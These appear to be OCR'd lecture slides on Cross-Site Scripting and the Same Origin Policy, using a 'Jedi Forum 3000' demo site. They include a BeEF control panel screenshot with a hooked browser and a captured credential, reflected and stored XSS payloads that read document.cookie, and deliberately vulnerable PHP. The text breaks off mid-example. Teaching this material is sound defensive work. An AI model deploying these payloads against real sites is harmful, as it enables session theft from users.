

BeEF Control Panel
192.168.0.136:3000/ui/panel#id=HNFBcAEbTywtz0ckxdd
Getting Started
Hook Me!
BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout
Hooked Browsers
Online Browsers
lightside.me
192.168.0.157
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Social Engineering (24)
Text to Voice
Clickjacking
Lcamtuf Download
Spoof Address Bar (data
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Ch
Fake Notification Bar (Fir
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Plu
Simple Hijacker
TabNabbing
Edge WScript WSH Inject
Fake Evernote Web Clipp
Fake LastPass
Firefox Extension (Bindsh
Firefox Extension (Droppe
Firefox Extension (Revers
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE
Module Results History
id... date label
0 2020-10-28 19:05 command 1
1 2020-10-28 19:06 command 2
2 2020-10-28 19:09 command 3
3 2020-10-28 19:10 command 4
Command results
1 Wed Oct 28 2020 19:10:56 GMT+0100 (Central European Standard Time)
data: answer=test:testpwd
Re-execute command
Basic
Requester
Ready

Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user‘s browser
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	


Cross-Site Scripting (XSS)




Goal	Execute malicious JavaScript code in the user‘s browser
How	By injecting the code via the application
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Exploit

```
GET /forum/foverview.php?uname=<script>alert(document.cookie)</script> HTTP/1.1
Host: lightside.me
```






```
1   <html>
2       <head><title>Jedi Forum 3000</title></head>
3       <body>
4           <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5       </body>
6   </html>
```

Vulnerability

Impact


Why is that even necessary?

wouldn't this be easier?

```
GET /coiframe.html HTTP/1.1
Host: darkside.me
```

coiframe.html > ...

```html
<html>
    <head><title>Dark Side</title></head>
    <body>
        <h1>Welcome to the dark side!</h1>
        <iframe id="targetFrame" src="http://lightside.me/forum/"></iframe>
        <script>
            var doc = document.getElementById('targetFrame').contentWindow.document;
            alert(doc.cookie);
        </script>
    </body>
</html>
```



Same Origin Policy to the rescue!

```
» document.getElementById('targetFrame').contentWindow.document;
← DOMException: Permission denied to access property "document" on cross-origin object
```

```
GET /coiframe.html HTTP/1.1
Host: darkside.me
```


coiframe.html > ...

```
1  <html>
2      <head><title>Dark Side</title></head>
3      <body>
4          <h1>Welcome to the dark side!</h1>
5          <iframe id="targetFrame" src="http://lightside.me/forum/" ></iframe>
6          <script>
7              var doc = document.getElementById('targetFrame').contentWindow.document;
8              alert(doc.cookie);
9          </script>
10     </body>
11 </html>
```

Remember SOP from previous chapter?


- The web‘s basic security model
  - Basic idea:
    - Code from one origin (darkside.me) is not allowed to interfere with resources of another origin (lightside.me)
  - Origin = Protocol + Host + Port
    - http://darkside.me:80
    - http://lightside.me:80

Cross-Site Scripting (XSS)




Goal	Execute malicious JavaScript code in the user‘s browser
How	By injecting the code via the application Different types
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Reflected XSS




- not persistent
- exploit-code just gets „reflected“ back to the user


Stored XSS




- persistent
- exploit-code is stored in the application
  - e.g. guestbook, forum, social media, etc.
- victim receives exploit-code by viewing content

Stored XSS


2. Browse App
Web Server
1. Inject payload
3. Retrieve Payload
4. Exec. Payload


Jedi Forum 3000
lightside.me/forum/foverview.php?una
Welcome luke
Logout
Nachricht Nr:0
User: Yoda
May the force be with
PHPSESSID=5c03mgadld6k131maq3i420fi1
OK
Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.
Nachricht Nr:2
User: lord vader
Don't mind me, I'm just hanging around...
Übertragen der Daten von lightside.me...



Jedi Forum 3000
lightside.me/forum/foverview.php?uname=lord+vader
Welcome lord vader
Logout
Nachricht Nr:0
User: Yoda
May the force be with us.
Nachricht Nr:1
User: Obi-Wan
Hey there, I'm using signal.
Your message:
Don't mind me, I'm just hanging around...
<script>alert(document.cookie)
</script>
Post

both types require a flaw in
the server-side code

can you think of a scenario that
happens on the client side only?

domoverview.html > ...


```
1  <html>
2      <head><title>Jedi Forum 3000</title></head>
3      <body>
4          <script>
5              var uname = (new URLSearchParams(window.location.search)).get('uname');
